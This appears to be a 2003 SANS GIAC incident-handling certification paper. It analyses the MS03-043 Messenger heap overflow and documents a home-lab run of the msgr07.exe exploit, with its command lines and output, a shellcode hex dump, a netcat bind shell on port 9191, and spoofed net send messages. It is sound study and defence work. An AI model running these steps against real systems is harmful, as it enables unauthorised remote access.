Global Information Assurance Certification Paper

Exploiting Heap Overflow in Microsoft Messenger Service with msgr07.exe

Patti Lawrence

SANS GIAC GCIH Version 3.0
December 21, 2003

Contents

Abstract

Microsoft recently confirmed that its Messenger service contains a heap overflow that could be exploited to run programs remotely on a target computer. A set of patches was posted at Microsoft, and shortly afterwards a Proof of Concept (PoC) became available on several message boards. It was only a matter of time before an actual exploit could be downloaded. This exploit, msgr07.exe, is the focus of study.

The paper is designed to get an initial understanding of the vulnerability and the exploit by reviewing the source code of the exploit, generated network traffic of both the application and the exploit, and results that can be observed on both attacker and target computers. A hypothetical scenario is discussed showing how the exploit might be used in conjunction with other tools to gain access to a computer and use the victim machine for additional mischief (or worse).

Finally, a discussion is presented showing the incident handling process for responding to an incident that results from use of the msgr07.exe exploit. Proactive recommendations are made for preventing future attacks as part of the Lessons Learned phase of this process.

Statement of Purpose

When Microsoft first published their advisory MS03-043 in mid-October 2003, I recalled a recent incident in my organization in which many computers began receiving pop-up messages vie Windows Messenger Service. I began to research the vulnerability, "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)" to find out if an exploit had been released yet that could have exonerated the person we had determined had caused the activity.

Over the next few weeks, I only came across 3 reported exploits. The initial Windows-based proof of concept and subsequent port to Linux appeared to be able to crash a computer, but did not seem to be ready for use beyond Denial of Service. Then I found a variation that claimed to achieve a command shell into the target computer. Although it was released after the incident in my organization occurred, I decided to look into the exploit to gain some insight into how it worked. So, I picked up a copy of the source code and the pre-compiled executable and started planning my attack.

I decided to use a home lab environment to test the chosen exploit. I would use the exploit, msgr07.exe, to gain access into a freshly installed Windows XP Home computer and run some commands remotely from a Windows 2000 Pro computer. I had to choose this direction, because I had already patched the Windows 2000 Pro computer and it was no longer vulnerable to the attack.

To prepare my environment, I planned to run Snort and/or Ethereal on a networked Linux computer to capture network traffic. I would use netcat from the attacker computer to run a few commands on the victim computer. While in control of the target computer, I would also try to run some additional tools for keeping access and covering my tracks to gain additional knowledge.

Beyond running the exploit, my ultimate goal was to learn how to respond to it as an incident handler in my organization, following the steps that I have recently learned during SANS training.

The Exploit

Name

The exploit I have chosen to test is called msgr07.exe in its compiled version. Source code (msgr07.c) is also available on the Internet, so although my programming experience occurred many years ago and did not include C/C++, this will give me opportunity to take a closer look. The program was written by Adik, who provided the email address "netmaniac [at] hotmail.kg" and a web site http://netninja.to.kg (Note: this site no longer appears to be available). I was able to download a copy of the executable along with source code several weeks ago, but my latest attempts to reach the web site have proven unsuccessful. This leads me to believe that (1) the author's Internet Service Provider has shut down the account; or (2) the web site is hosted on a home, school, or small office computer that is not always available on the Internet.

Original sources included the following:
Posting by Adik (Exploit code)
http://archives.neohapsis.com/archives/fulldisclosure/2003-q4/2563.html
http://netninja.to.kg/exploits/msgr07.c (Source code, link is no longer valid)
http://netninja.to.kg/exploits/msgr07.exe (Compiled binary, link is no longer valid)

A glance at the comments in the beginning of the source code (see Appendix 3) indicates that the exploit is based on Proof of Concept Denial of Service code, which had been posted to the Internet a few days earlier. Adik's variation uses port 9191 to make a command shell available on the target computer. It is interesting to note that Adik's comments also pointed out that this vulnerability is not actually a Buffer Overflow condition, but rather an example of the related Heap Overflow. I also found mention of the heap overflow condition in a message thread at http://www.dslreports.com/forum/remark,8247643;reverse=0;root=security,1;mode=flat. Until I saw this, I had focused on descriptions of Buffer Overflows for my studies. At this point, I realized that I also needed to learn something about Heap Overflows if I was going to understand this exploit.

First we need to look at the vulnerability so we can get an idea of what makes this exploit work.

Operating System

This vulnerability occurs in the Messenger service on Windows computers. This is a legacy tool that allows an administrator to broadcast popup messages to one or all machines on the network. The service is enabled by default and can be used by any local user to send a popup message to any other user or computer on the local network.[1]

[1] http://support.Microsoft.com/default.aspx?scid=kb;en=us;168893&

According to Microsoft's alert MS03-043, the following Operating Systems are all vulnerable:

- Microsoft Windows NT Workstation 4.0, Service Pack 6a
- Microsoft Windows NT Server 4.0, Service Pack 6a
- Microsoft Windows NT Server 4.0, Terminal Server Edition, Service Pack 6
- Microsoft Windows 2000, Service Pack 2, Service Pack 3, Service Pack 4 Microsoft Windows XP Gold, Service Pack 1
- Microsoft Windows XP 64-bit Edition
- Microsoft Windows XP 64-bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-bit Edition

Microsoft Windows Millennium Edition is NOT vulnerable.

Microsoft also notes that earlier operating system versions may be vulnerable but are no longer supported.[2]

Protocols/Services/Applications

The Microsoft Messenger service uses NetBIOS[3] or RPC[4] in order to transmit short messages across the network.

Variants

- October 18, 2003, First (apparent) posted proof of concept results in a Denial of Service (DoS) - http://www.k-otik.com/exploits/10.18.MS03-043.c.php (see copy attached at Appendix 1.)

- October 20, 2003, proof of concept ported to Linux – http://packetstormsecurity.nl/0310-exploits/ms03-043.c (see copy attached at Appendix 2.)

- October 25, 2003 (announced November 14), msgr07.exe opens shell at port 9191 – formerly available at the author's web site. Currently available at SecurityLab.ru http://www.securitylab.ru/_exploits/msgr07.exe. MD5 hash verifies that this is the same file I previously downloaded from the author's site (fd4761472b0559a20978b41c73ea4482). (See copy of source attached at Appendix 3.)

- December 16, 2003, Proof of Concept for Windows 2000 French OS – http://www.k-otik.com/exploits/12.16.MS03-043fr.c.php, also available at

[2] http://www.microsoft.com/technet/security/bulletin/ms03-043.asp?frame=true
[3] NetBIOS is described in RFC 1002 "Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications" ftp://ftp.rfc-editor.org/in-notes/rfc1002.txt.
[4] RPC is described in RFC 1831 "Remote Procedure Call Protocol Specification Version 2" ftp://ftp.rfc-editor.org/in-notes/rfc1831.txt

http://packetstormsecurity.nl/0312-exploits/ms03-043v2.c (See copy attached at Appendix 4.)

Description

What is the vulnerability?

A vulnerability in the Messenger service was discovered by The Last Stage of Delirium Research Group, also known as "LSD." This group has established a policy of withholding their publication of newly discovered vulnerabilities until the vendor has a reasonable opportunity to develop a fix for it. As of December 20, 2003, the only information available at their web site was a link back to Microsoft's bulletin MS03-043 and an indication that LSD planned to present additional information at an upcoming December 2003 conference.[5]

The vulnerability exists because of improper message length validation, and enables an attacker to exploit the Messenger service by overflowing the application's allocated heap memory space. This is similar to a Buffer Overflow and is called a Heap Overflow.

The following advisories provide detailed information about the vulnerability:

Microsoft Security Bulletin MS03-043
http://www.microsoft.com/technet/security/bulletin/ms03-043.asp?frame=true

Common Vulnerabilities and Exposures CAN-2003-0717 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-2003-0717

CERT CA-2003-27
http://www.cert.org/advisories/CA-2003-27.html

ISS Xforce Alert 156
http://xforce.iss.net/xforce/alerts/id/156
Scanning tool: http://www.iss.net/support/product_utilities/ms03-043/

SANS Critical Vulnerability Analysis, October 22, 2003 Vol. 2, No. 41
http://www.sans.org/newsletters/cva/vol2_41.php

Even before the vulnerability was discovered, exploitation could have been prevented by use of common security techniques, which are also mentioned in Microsoft's bulletin:

Block NetBIOS (137-139) and UDP broadcast packets using a network or host-based firewall. The Internet Connection Firewall that is installed with Windows XP blocks NetBIOS by default, but it is not turned on by default.

[5] Check these references for updates:http://lsd-pl.net; http://conference.hackinthebox.org


Disable Messenger service as part of disabling all unused services for your environment. In Windows Server 2000, this service is disabled by default.[6]

Why is it exploitable?

In order to understand the vulnerability and what makes it exploitable, we need to have at least a minimum understanding of heap memory allocation.

As early as 1993, Microsoft published a very informative paper on "Managing Heap Memory in Win32" in their Microsoft Developer's Network (MSDN) library. This article describes a global heap, which manages dynamic memory for all applications, and local heaps that are allocated as needed for a specific application's use. The primary function is management of memory and address space.[7]

A 1999 Microsoft article provides a graphical representation of different layers of heap allocators along with recommended techniques for optimizing the use of memory. The following graph was copied from that article, but rather than reproduce the content here I recommend reading it for more understanding of the implementation.



Layers of Heap Allocators
Source: Microsoft Developer Network –
"Heap: Pleasures and Pains"[8]

[6] http://www.microsoft.com/technet/security/bulletin/ms03-043.asp?frame=true
[7] http://msdn.microsoft.com/library/en-us/dngenlib/html/msdn_heapmm.asp?frame=true
[8] http://msdn.Microsoft.com/library/en-us/dngenlib/html/heap3.asp?frame=true

Because the message length is not being checked in Messenger before passing it on to the heap allocators for management, an attacker can produce a large enough message to cause the heap to overflow. This is a little trickier than a buffer overflow due to the dynamic nature of heap allocation. However, once this has been accomplished, the attacker can insert code of his/her own choosing on the victim's computer.

What exactly is the exploit doing to take advantage of the vulnerability?

According to comments included in the Proof of Concept source code, the flood of hexadecimal "14" characters transmitted by the exploit are replaced with CR-LF (carriage return – line feed) which takes up more room. Although Messenger service doubles its buffer size to account for this, it subsequently is moved into a different location that does not.[9]

The msgr07.exe exploit uses this vulnerability to open a shell that listens on port 9191. Once an attacker has connected to the open shell, additional commands can be issued within the shell to further exploit the system.

Signatures of the Attack

In order to distinguish between authorized "net send" messages and the exploit, I sent a normal message from my attacker machine to the lab victim machine. On the machine named "TEST2K" I opened a command prompt and typed the command:

```
net send testxp "--->* Test Message *<--"
```

"net send" is the command.
"testxp" is the target of the message. This field could be a user ID, a machine name, an IP address, "*" to send to the entire workgroup or domain, or "/domain:domainname" to send to all users on another domain. "*" and "/domain:domainname" do not cross subnet boundaries.[10]
Remainder of the command is the actual message to be sent. Quotes are only required when special characters are included in the message.

When I looked at the machine named "TESTXP" I saw the following popup message. The service picks up the "from" address as my attacker machine and adds a date/time stamp.


[9] http://www.k-otik.com/exploits/10.18.MS03-043.c.php
[10] http://support.Microsoft.com/default.aspx?scid=kb;en=us;168893&

The system log for TESTXP contains the following corresponding entry containing the same information as the popup message:

```
11/29/2003 11:38:28 AM Application Popup Information None  26 N/A TESTXP Application
popup: Messenger Service  : Message from TEST2K to TESTXP on 11/29/2003 11:38:28 AM

-->* Test Message *<--
```

When I ran the msgr07.exe exploit from TEST2K against TESTXP, however, I discovered that it does not generate a popup message. I did hear the bell sound that typically indicates a message, though, so this is something that an end user might notice when the machine is being attacked. No entry appeared in the system log, so unless the end user monitors connections to his/her computer, the attack will likely go unnoticed.

There are, however, tracks left on the network itself. Here is what the first fragment of the exploit looks like under analysis by Ethereal software. Note that the Server name for the Messenger service shows “Netmaniac” (the line below the highlighted line) and the Client shows “Adik” which are both specified in the source code of the exploit. Note also that Ethereal picks this up as a “Malformed Packet: Messenger.”




The data portion contains a large number of hex “90” and hex “14” characters to pad up to the point where it executes the command to open a command prompt on port 9191; the following is seen near the end of the third fragment:


```
03e0  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ........ ........
03f0  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ........ ........
0400  14 14 90 90 90 90 eb 10  90 90 90 90 90 52 bf 04  ........ .....R..
0410  78 b4 73 ed 77 90 90 90  90 90 eb 03 58 eb 05 e8  x.s.w... ....X...
0420  f8 ff ff ff b9 ff ff ff  ff 81 e9 7f ee ff ff 2b  ........ .......+
0430  c1 ff e0 14 14 14 14 14  14 14 14 14 14 14 14 14  ........ ........
0440  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ........ ........
0450  14 14 14 14 14 14 14 14  14 14 14 14 14 14 14 14  ........ ........
```

Sample packets of one of my test sessions were captured with Snort and are available in Appendix 5 of this paper.

On November 15, 2003, Norton Anti-Virus on my attacker machine did not recognize the exploit executable as being anything of concern. Virus definitions were dated November 13, 2003.



Even so, I took precautions by zipping the file and protecting it with a password to disable Norton Antivirus’ ability to delete it. It was a wise precaution because, on November 20, the file was quarantined with a “Bloodhound.Exploit.2” temporary virus name.



A subsequent check of Symantec's web site indicates that this is a category assigned to programs that are recognized by Symantec's heuristics as being an attempted attack when there is no specific virus definition for it yet. In the meantime, the executable is thrown into the quarantine area to prevent it from doing harm. It is interesting to note that Symantec states their virus definitions would detect this as early as October 20 (Intelligent Updater) and October 22 (LiveUpdate).[11]

Several times since then, Norton AntiVirus has offered to attempt to fix the file but has ultimately left it sitting in quarantine.

[11] http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.2.html

The Platforms/Environments

Victim's Platform

The victim's platform is an older eMachine that had been used as a family computer until we decided to take advantage of recent low prices to update. Hardware includes:

eMachine etower 566ir
566 MHz Intel Celeron Processor
64MB Sync DRAM
128KB L2 Cache
15GB Hard Drive
CDRW 4x Max Write
USB and Game Ports
3D AGP Graphics Intel Direct AGP
56K fax modem

Additional hardware that had been added over the years:

DVD Player
Linksys Ethernet card for home network

This computer is running a fresh install of Windows XP Home operating system. I purchased an upgrade package (Windows 98 to Windows XP Home), wiped the hard drive, and ran the full install option by providing the original Windows 98 CD to verify a valid upgrade. The store-bought upgrade package included Service Pack 1, which was exactly what I needed since that version had been tested by the exploit author. During installation, I accepted all default options except for the following settings that are mentioned in the Start Here guide that came with the operating system installation CD:

- Hard drive was converted to NTFS file system
- Password was created for the Administrator account

Because I knew I was going to use this computer as the target for testing the exploit, I did not run any of the Windows Updates that were available for the computer until my testing was complete. If I had done so, the exploit would not have worked, because the patch was already available for Windows XP Home.

The host name of this computer is "TESTXP" for the duration of the exploit test process. It is connected to the Router via Ethernet cable and was assigned IP address 192.168.3.103 by DHCP. Once testing was completed, the host name was changed, all available Windows updates were applied, anti-virus software was installed, and the Internet Connection Firewall was enabled.


Source Network / Target Network

The home network is connected to the Internet via Linksys Etherfast cable modem for high-speed access. The cable modem is then connected to a Linksys 2.4GHz Wireless Access Point Router with 4-port switch, model # BEFW1154, with DHCP enabled to assign IP addresses dynamically to connected computers on the internal network. The Router's IP address is 192.168.3.1. Router and wireless access security were enhanced by the following means:

1. Added a WEP key
2. Changed the SSID from default to something that would be less easily guessed
3. Disabled SSID broadcast
4. Blocked WAN requests to hide internal network from the outside world
5. Disabled remote management on the router

Network Diagram

Network relationships are shown graphically by the following diagram from cheops-ng on the Linux computer.



192.168.3.1 – Router, connected to the Internet via cable modem.
192.168.3.100 – monong (Windows XP Home), an innocent bystander
192.168.3.101 – master-lx (RedHat Linux 8.0), used to capture network traffic
192.168.3.102 – asiangirl (Windows XP Home), an innocent bystander
192.168.3.103 – testxp (Windows XP Home Unpatched), victim's computer
192.168.3.104 – test2k (Windows 2000 Pro), attacker's computer

Other computers on the home network include:

1. Attacker – Gateway 2000 with Windows 2000 Pro operating system, with all available Microsoft updates applied. This computer is also running an older copy

of BlackIce and up-to-date Symantec AntiVirus. The host name for this computer is “test2k” for the duration of the exploit testing process. It is connected to the Router by Ethernet cable and was assigned IP address 192.168.3.104 by DHCP.

2. Network Sniffer – Dell Latitude C610 with RedHat Linux 8.0 operating system. The host name for this computer is “master-lx” for the duration of the test. It is connected to the Router by Ethernet cable and was assigned IP address 192.168.3.101 by DHCP.

3. Home Computer 1 – eMachine with Windows XP Home operating system, Symantec AntiVirus, and Internet Connection Firewall enabled. The host name for this computer is “monong.” It is connected to the Router by Linksys Wireless USB Network Adapter and was assigned IP address 192.168.3.100 by DHCP.

4. Home Computer 2 – eMachine with Windows XP Home operating system, Symantec AntiVirus, and Internet Connection Firewall enabled. The host name of this computer is “asiangirl.” It is connected to the Router by Linksys Wireless USB Network Adapter and was assigned IP address 192.168.3.102 by DHCP.

Stages of the Attack

Reconnaissance

Early preparation for an attack involves reconnaissance – looking around to find out what machines might be good targets based on observations of standard practices. In a production environment where the msgr07.exe exploit might be used by an insider to steal data from another computer, additional resources are likely to be available. For example, a company may have an asset database that is available on the Intranet showing what computer is assigned to what user. If IP address is required by the attack tool, as it is with msgr07.exe, a traceroute can match the current address with the computer name.

I started in the lab by using NetView on my Windows machine and cheops-ng on my Linux machine to see what kinds of machines were available. NetView did not seem to recognize operating systems when drawing a diagram of the network – all machines appeared to be Windows – so I chose to use the cheops-ng diagram to show the network above. NetView, however, made it easier to see both IP address and host computer name, so it was my tool of choice going forward.

Scanning

Thanks to ISS, I was able to scan my test network for computers that are vulnerable.[12] At a time when only the attacker, victim, and Linux computers were online, I ran the tool with the following results:

```
D:\>scanmsgr target=192.168.3.100-192.168.3.110
--- Copyright 2003 Internet Security Systems ---
Usage:
 scanmsgr target=<range>
Scans systems on 135/udp testing for which are vulnerable to MS03-043
More help at: http://www.iss.net/support/product_utilities/ms03-043
Example: scanmsgr target=192.168.1.1-192.168.1.255
192.168.3.103    UNPATCHED (1026)
--------------
 Patched:   1
 Unpatched: 1
 Unknown:   0

D:\>
```

This verified what I already knew, that my intended victim computer was indeed vulnerable and I should be able to exploit it with no problem.

[12] This tool was announced on BugTraq http://marc.theaimsgroup.com/?l=ntbugtraq&m=106632188709562&w=2 and is available at http://www.iss.net/support/product_utilities for free download.


Exploiting the System

Now I was ready to run msgr07.exe, gain a shell on the victim computer, and then send some messages and make them appear to come from that computer instead of my own.

Step 1: Exploit the victim's computer. Command syntax is "msgr07 IP_Address OS_Code" where the OS_Code = 0 for Windows 2000 Service Pack 3 and 1 for Windows XP Service Pack 1.

```
C:\Documents and Settings\Administrator\Desktop>msgr07 192.168.3.103 1

-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 ]=-

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg

[*] Target:      IP: 192.168.3.103       OS: Windows XP SP 1 (en)
[*] UEF:         0x77ed73b4
[*] JMP:         0x7804bf52

[*] WSAStartup initialized...
[*] Msg body size: 3600
[*] Socket initialized...
[*] Injecting packet into a remote process...
[*] Packet injected...
[i] Try connecting to 192.168.3.103:9191


C:\Documents and Settings\Administrator\Desktop>
```

Step 2: Verify connection is available on port 9191. During tests I discovered that there is often a delay before the port is available, so I used NetView to test for it. In addition, the exploit does not appear to be consistent. Sometimes I had to run the program 2 or more times in order to get the shell opened on port 9191. In addition, I found out that clearing ARP cache and sending an ARP before the exploit seem to improve the chance of success. I also discovered that all of this activity leaves noticeable tracks for network monitoring, so I knew that if this were a real attack I would need to limit the number of times I checked in a given amount of time.




Step 3: Run Netcat to connect to the shell on port 9191 provided by the exploit. I made a point of using different user IDs on the two computers so it would be more obvious that I had just switched machines while sitting at the same keyboard! On the attacker machine, I entered the command from the Administrator account. When Netcat prompted me again, I was on the XP computer as user "pj."

```
C:\Documents and Settings\Administrator\Desktop>nc 192.168.3.103 9191
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\pj\Desktop>
```

Step 4: Now I will send a message through the victim's computer. The "*" character indicates that the message was targeted to the entire workgroup or domain.

```
C:\Documents and Settings\pj\Desktop>net send * this is a message from test2k th
rough testxp and netcat
net send * this is a message from test2k through testxp and netcat
The message was successfully sent to domain PAMARAN.


C:\Documents and Settings\pj\Desktop>
```

Step 5: Message was received on attacker machine TEST2K. Notice that the portion of the message created by Microsoft Messenger shows that it came from TESTXP. My actual message is on the second line.



Step 6: Check event log on attacker machine TEST2K. The only entry shows receipt of the test message, and it appears to come from the victim TESTXP.

```
Event Type: Information
Event Source: Application Popup
Event Category: None
Event ID: 26
Date:  12/6/2003
Time:  6:19:32 PM
User:  N/A
Computer: TEST2K
Description:
Application popup: Messenger Service  : Message from TESTXP to PAMARAN on 12/6/2003 6:19:32 PM

this is a message from test2k through testxp and netcat
```

